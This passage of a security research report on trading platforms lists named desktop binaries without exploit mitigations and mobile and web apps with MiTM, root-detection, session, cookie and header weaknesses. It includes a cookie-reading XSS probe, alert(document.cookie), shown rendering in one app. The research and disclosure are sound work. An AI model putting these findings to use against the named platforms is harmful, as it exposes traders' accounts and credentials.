
Applications with this behavior include **IQ Option**, **Charles Schwab,** and **Interactive Brokers**:







There are applications such as **Money.Net** that implement their own Web UI and allow the user to choose either to use the default web browser or use their own within the trading platform:



In the end, it's the well-known trade-off between usability and security.

Lack of Anti-exploitation Mitigations

ASLR randomizes the virtual address space locations of dynamically loaded libraries. DEP disallows the execution of data in the data segment. Stack Canaries are used to identify if the stack has been corrupted. These security features make much more difficult for memory corruption bugs to be exploited and execute arbitrary code.

The majority of the desktop applications do not have these security features enabled in their final releases. In some cases, that these features are only enabled in some components, not the entire application. In other cases, components that handle network connections also lack these flags.

```
FileName                                              ARCH  ASLR DEP   SafeSEH
--------                                              ----  ---- ---   -------
C:\Program Files\Interactive Data\eSignal\whatsnew.exe AMD64 True False N/A
C:\Program Files\Interactive Data\eSignal\eSignal.exe  AMD64 True False N/A
```

```
FileName                                                                                                  ARCH ASLR  DEP   SafeSEH
--------                                                                                                  ---- ----  ---   -------
C:\Program Files (x86)\Common Files\Interactive Data\Options Analytix\Specs.dll                           I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\DM\msvcp60.dll                                       I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\PT\2.0.4785.825\DEMOAPI.dll          I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\DM\winros.exe                                        I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\DM\proxydll.dll                                      I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\DM\msvcrt.dll                                        I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\DM\mfc42.dll                                         I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\Transact\12.8.4785.825\aesc.dll      I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\Transact\12.8.4785.825\RIJNDAEL.DLL  I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\PT\2.0.4785.825\PATSAPI.dll          I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\DM\implode.dll                                       I386 False False False
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\Eft\2.0.4785.825\IndiEft.dll         I386 False False True
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\Eft\2.0.4785.825\stunnel\engines\ubsec.dll   I386 False False True
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\Eft\2.0.4785.825\stunnel\engines\gmp.dll     I386 False False True
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\FRXC\2.0.4785.825\IndiForexCom.dll   I386 False False True
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\Eft\2.0.4785.825\stunnel\engines\chil.dll    I386 False False True
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\Eft\2.0.4785.825\stunnel\engines\capi.dll    I386 False False True
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\Eft\2.0.4785.825\stunnel\engines\gost.dll    I386 False False True
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\Eft\2.0.4785.825\stunnel\engines\padlock.dll I386 False False True
C:\Program Files (x86)\Common Files\Interactive Data\Trading Plugins\MB\2.0.4785.825\IndiMB.dll           I386 False False True
```

```
PS C:\Users\nitr0us\Downloads> Get-PESecurity -recursive -directory 'C:\Program Files (x86)\NinjaTrader 8' | Where-Object {$_.ASLR -eq 'Fals
e' -or $_.DEP -eq 'False' -or $_.SafeSEH -eq 'False'} | Sort-Object -Property ARCH | Format-Table -Property FileName,ARCH,ASLR,DEP,SafeSEH

FileName                                                    ARCH  ASLR  DEP   SafeSEH
--------                                                    ----  ----  ---   -------
C:\Program Files (x86)\NinjaTrader 8\bin64\msvcr90.dll                 AMD64 True  False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\pricehistorymgr.dll         AMD64 False False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\pricehistorymgr_shim.dll    AMD64 False False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\log4cplus.dll               AMD64 False False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\dbcapi_64VC8.dll            AMD64 False False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\ForexConnectShim.dll        AMD64 False False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\httplib.dll                 AMD64 False False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\AgileDotNetRT64Pro.dll      AMD64 True  False N/A
C:\Program Files (x86)\NinjaTrader 8\bin\AgileDotNetRT64Pro.dll        AMD64 True  False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\Proxydll_64VC8.dll          AMD64 False False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\quotesmgr2_shim.dll         AMD64 False False N/A
C:\Program Files (x86)\NinjaTrader 8\bin64\Specs.dll                   I386  False False False
C:\Program Files (x86)\NinjaTrader 8\bin64\dbcapi_VC8.dll              I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin64\proxydll.dll                I386  False False False
C:\Program Files (x86)\NinjaTrader 8\bin64\Proxydll_VC8.dll            I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin64\NtDirect.dll                I386  False True  True
C:\Program Files (x86)\NinjaTrader 8\bin64\IMPLODE.DLL                 I386  False False False
C:\Program Files (x86)\NinjaTrader 8\bin64\MetaLib.dll                 I386  False False False
C:\Program Files (x86)\NinjaTrader 8\bin64\AgileDotNetRTPro.dll        I386  True  False False
C:\Program Files (x86)\NinjaTrader 8\bin\log4cplus.dll                 I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin\IMPLODE.DLL                   I386  False False False
C:\Program Files (x86)\NinjaTrader 8\bin\NtDirect.dll                  I386  False True  True
C:\Program Files (x86)\NinjaTrader 8\bin\MetaLib.dll                   I386  False False False
C:\Program Files (x86)\NinjaTrader 8\bin\dbcapi_VC8.dll                I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin\AgileDotNetRTPro.dll          I386  True  False False
C:\Program Files (x86)\NinjaTrader 8\bin\httplib.dll                   I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin\ForexConnectShim.dll          I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin\Specs.dll                     I386  False False False
C:\Program Files (x86)\NinjaTrader 8\bin\quotesmgr2_shim.dll           I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin\AgileDotNetRT.dll             I386  True  True  False
C:\Program Files (x86)\NinjaTrader 8\bin64\AgileDotNetRT.dll           I386  True  True  False
C:\Program Files (x86)\NinjaTrader 8\bin\pricehistorymgr_shim.dll      I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin\pricehistorymgr.dll           I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin\Proxydll_VC8.dll              I386  False False True
C:\Program Files (x86)\NinjaTrader 8\bin\proxydll.dll                  I386  False False False
```


Linux applications have similar protections. **IQ Option** for Linux does not enforce all of them on certain binaries.


```
nitr0us@ubuntu:~$ ./checksec.sh --dir /opt/iqoption/
RELRO           STACK CANARY      NX            PIE         RPATH      RUNPATH      FILE
No RELRO        Canary found      NX enabled    No PIE      No RPATH   RUNPATH      /opt/iqoption/crashsender
No RELRO        Canary found      NX enabled    No PIE      No RPATH   RUNPATH      /opt/iqoption/IQOption
Partial RELRO   No canary found   NX enabled    DSO         No RPATH   No RUNPATH   /opt/iqoption/libc++.so.1
nitr0us@ubuntu:~$
```

Other Weaknesses

Other minor issues found on this platform are:

- **Unhandled exceptions thrown to the user interface**: this might disclose internal states of the application and help reverse engineering. The user experience is affected too.






Mobile-specific Vulnerabilities

The following are some common vulnerabilities found in mobile apps.

SSL Certificate Validation

11 of the reviewed apps (32%) do not check the authenticity of the remote endpoint by verifying its SSL certificate; therefore, it's feasible to perform *Man-in-the-Middle* (MiTM) attacks to eavesdrop on and tamper with data. Some MiTM attacks require to trick the user into installing a malicious certificate on their phones, though.


The ones that verify the certificate normally do not transmit any data, however, only **Charles Schwab** allows the user to use the app with the provided certificate:



Root Detection

Many Android apps do not run on rooted devices for security reasons. On a rooted phone the user has full control of the system, hence, access to files, databases, and logs is complete, thus, it's easier to extract valuable information.

27 Android apps (79%) do not detect rooted environments. Only a few apps, such as **TD Ameritrade** and **Thinkorswim**, detect rooted phones but simply show a warning message and allow the user to keep using the platform normally:





Other Weaknesses

Other minor issues found on mobile platforms are:


- **Client-side data validation not performed**: the web views implemented do not sanitize against injected HTML/JavaScript code.

  For example, in the case of **Fidelity** and **Capital One** where partial MiTM was possible, malicious HTML code could be injected and rendered in the mobile app, such as the following fake login page to steal user's credentials:





E-TRADE rendering `alert(document.cookie);` in JavaScript:



Web-specific Vulnerabilities


Web platforms are also very complete trading solutions, and the attack surface is large.


The following are some common vulnerabilities found in web platforms.

Session Still Valid After Logout

Normally, when the logout button is pressed in an app, the session is finished on both sides: server and client. Usually the server deletes the session token from its valid session list and sends a new empty or random value back to the client to clear or overwrite the session token, so the client needs to reauthenticate next time.

In some web platforms such as **Yahoo! Finance, E-TRADE, Charles Schwab** and **Fidelity**, the session was still valid one hour after clicking the logout button. **Yahoo! Finance** fixed the vulnerability very quickly after reported.





Session Cookies without Security Attributes

Regarding session cookies, the `HttpOnly` flag is a client-side control that tells the browser that the cookie's value cannot be read by JavaScript. Therefore, this flag helps to prevent client-side attacks such as XSS that access the value of the cookie. On the other hand, the `Secure` flag prevents cookies from being sent through an unencrypted HTTP request.

In more than 50% of the web platforms one or both security attributes were missing when setting the session cookie(s).

Lack of HTTP Security Headers

Some HTTP response headers help web applications increase their security. Once set, these headers can restrict modern browsers from running into easily preventable vulnerabilities.

The reviewed headers are:

- `Strict-Transport-Security`: HTTP Strict Transport Security (HSTS) is a web security policy mechanism which helps to protect websites against protocol downgrade attacks and cookie hijacking. It allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol. HSTS is an IETF standards track protocol and is specified in RFC 6797. A server implements an

HSTS policy by supplying a header (Strict-Transport-Security) over an HTTPS connection

